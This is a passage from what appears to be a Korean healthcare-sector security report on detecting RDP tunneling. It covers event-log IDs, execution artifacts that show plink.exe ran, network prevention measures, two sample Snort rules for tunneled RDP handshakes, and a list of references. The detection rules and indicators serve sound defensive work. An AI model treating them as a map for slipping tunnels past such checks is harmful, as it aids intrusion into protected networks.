▶ 이러한 레지스트리 키를 수집하고 검토하면 인가된 SSH연결과 인가되지 않은 터널링 활동을 모두 식별 할수 있다. 각 아티팩트의 목적을 확인하기 위해 추가 검토가 필요할 수 있다.

○ 이벤트 로그

▶ 로그온 이벤트에 대한 로그를 검토한다. 일반적인 RDP 로그온 이벤트는 아래의 Windows 시스템 이벤트 로그에 포함된다.

・%systemroot%₩Windows₩System32₩winevt₩Logs₩**Microsoft-Windows-Terminal Services-LocalSessionManager%4Operational.evtx**

・%systemroot%₩Windows₩System32₩winevt₩Logs₩S**ecurity.evtx**


▶ "TerminalServices-LocalSessionManager"로그에는 EID 21로 식별되는 성공적인 로컬 또는 원격 로그온 이벤트와 정상적인 사용자 로그 아웃으로 종료되지 않고 이전에 설정된 RDP 세션의 재연결인 EID 25로 식별된다. "Security.evtx" 로그에는 EID 4624로 식별되는 로그온 유형(logon type 10)일 경우 성공적인 RDP 연결로 확인할 수 있다. 로컬 호스트 IP(127.0.0.1 ~ 127.255.255.255)로 기록된 원본 IP 주소는 터널링된 로그온을 나타낸다. 이는 localhost 포트에서 localhost RDP 포트(TCP 3389)로 수신하기 때문이다.

○ "plink.exe" 파일 실행 여부 확인
(공격자는 탐지를 피하기 위해 파일 이름을 변경할 수 있다는 것을 고려)

▶ Shimcache

・응용 프로그램 간 호환성을 제어하고 트러블슈팅과 문제 해결을 위해 만든 파일로 악성코드 실행 시 호환성 문제 발생하기 때문에 침해사고 분석에 활용된다.


・모든 실행 파일의 경로, 크기, 마지막 수정시간, 마지막 실행 시간 등의 정보를 저장하기 때문에 특정 악성코드가 실행된 시스템을 식별할 수 있다.



[그림 Ⅲ-14] ShimCaChe 관련 파일 (출처:KHCERT)

▶ Amcache


・윈도우7에서의 RecentFileCache.bcf 파일이 윈도우 8에서는 Amcache.hve 파일로 대체된 것이다. 프로그램 호환성 관리자와 관련된 레지스트리 하이브 파일로 응용 프로그램의 실행정보 저장한다. 응용프로그램의 실행경로, 최초 실행시간, 삭제시간 정보 등을 저장하고 프리패치 파일과 병행하면 프로그램의 전체적인 타임라인을 구성할 수 있다.



[그림 Ⅲ-15] Amcache 관련 파일 (출처:KHCERT)

▶ Jumplist


・Windows7에서 새롭게 추가된 Artifacts로 응용프로그램별로 그룹화되어 있다. 사용자가 자주 사용하거나 최근에 사용한 문서 또는 프로그램을 관리하는 링크 파일이다.(미디어 파일은 제외)



[그림 Ⅲ-16] 최근 파일에 대한 링크를 관리하는 파일 (출처:KHCERT)

▶ Prefetch

· 윈도우 XP부터 운영체제에서 제공하는 메모리 관리 정책으로 실행파일을 메모리로 로딩할 때 효율을 올리기 위해 개발되었다. 컴퓨터에 장착된 드라이버와 서비스, 폴더 정보, 어플리케이션 정보 등을 미리 읽는다. 응용프로그램의 이름, 실행 횟수, 마지막 실행 시간, 볼륨 정보 등 저장하고, Layout.ini 파일에는 프리패치 파일에 대한 목록을 저장한다.



[그림 Ⅲ-17] 프리패치 파일 경로 (출처:KHCERT)

2 네트워크 기반 보안대책

(1) 네트워크 기반 예방

○ 원격 연결 : 연결을 위해 RDP가 필요한 경우 지정된 점프 박스 또는 중앙 집중식 관리 서버에서 시작되도록 연결을 적용한다.

○ 도메인 계정 : 권한 있는 계정(예 : 도메인 관리자) 및 서비스 계정에 대해 "원격 데스크톱 서비스를 통한 로그온 거부" 보안 설정을 사용한다. 이러한 유형의 계정은 공격자가 측면 이동하는데 악용될 수 있다.

(2) 네트워크 기반 탐지

○ 방화벽 규칙 : 기존 방화벽 규칙을 검토하여 포트포워딩에 대한 취약 영역을 식별해야 한다. 포트포워딩의 사용 가능성 외에도 네트워크에서 내부 시스템 간의 통신에 대한 모니터링을 수행해야 한다. 내부 시스템 간의 통신은 필요한 경우를 제외하고 차단하기 위해 방화벽 규칙을 적용할 수 있다.

○ 네트워크 트래픽 : 검사 대상 포트에서 통신하는 모든 트래픽이 보이는 것은 아니다. 예를 들어, 위협 행위자는 TCP 포트 80 또는 443을 사용하여 원격 서버와의 RDP 터널을 설정할 수 있다. 네트워크 트래픽을 자세히 조사하면 실제로 HTTP 또는 HTTPS가 아니라 전혀 다른 트래픽임을 알 수 있다. 따라서 조직은 네트워크 트래픽을 자세히 모니터링 해야한다.

○ Snort 규칙 : RDP 터널링 공격을 탐지할 수 있는 주요 지표는 RDP 핸드셰이크에 일반적으로 다른 프로토콜(SSH 등)에 사용되는 발신지 포트가 사용된다는 것이다. 아래는 일반적으로 다른 프로토콜에 사용되는 발신지 포트를 식별하여 보안팀이 네트워크 트래픽에서 RDP 터널링을 탐지하는데 도움이 되는 샘플 Snort 규칙이다.

```
alert tcp any [21,22,23,25,53,80,443,8080] -> any !3389 (msg:"RDP - HANDSHAKE [Tunneled msts]"; dsize:<65; content:"|03 00 00|"; depth:3; content:"|e0|"; distance:2; within:1; content:"Cookie: mstshash="; distance:5; within:17; sid:1; rev:1;)
```

```
alert tcp any [21,22,23,25,53,80,443,8080] -> any !3389 (msg:"RDP - HANDSHAKE [Tunneled]"; flow:established; content:"|c0 00|Duca"; depth:250; content:"rdpdr"; content:"cliprdr"; sid:2; rev:1;)
```

04 참고 문헌

1. https://www.eset.com/int/about/newsroom/press-releases/products/brute-force-attacks-targeting-remote-access-increased-during-the-covid-19-pandemic-eset-confirms/
2. https://www.fireeye.com/blog/threat-research/2019/01/bypassing-network-restrictions-through-rdp-tunneling.html
3. https://www.zdnet.com/article/kaspersky-rdp-brute-force-attacks-have-gone-up-since-start-of-covid-19/
4. https://www.coveware.com/blog/q1-2020-ransomware-marketplace-report
5. https://healthitsecurity.com/news/remote-access-system-hacking-is-no.-1-patient-safety-risk
6. https://www.ecri.org/Resources/Whitepapers_and_reports/Haz_19.pdf
7. https://www.aha.org/system/files/media/file/2019/12/intelligence-briefing-remote-desktop-protocol-exploitation-tlp-white-11-21-2019.pdf
8. https://attack.mitre.org/groups/G0061
9. https://attack.mitre.org/software/S0382
10. https://apt.thaicert.or.th/cgi-bin/showcard.cgi?g=FIN8&n=1
11. https://shodan.io
12. https://www.coveware.com/blog/ransomware-marketplace-report-q4-2020
13. https://www.fireeye.com/blog/threat-research/2019/01/bypassing-network-restrictions-through-rdp-tunneling.html
14. https://eviatargerzi.medium.com/how-to-access-rdp-over-ssh-tunnel-c0829631ad44
15. https://koromoon.blogspot.com/2019/01/rdp.html
16. http://www.forensic-artifact.com/windows-forensics/jumplist
17. http://www.forensic-artifact.com/windows-forensics/shimcache
18. http://www.forensic-artifact.com/windows-forensics/amcache
19. http://www.forensic-artifact.com/windows-forensics/prefetch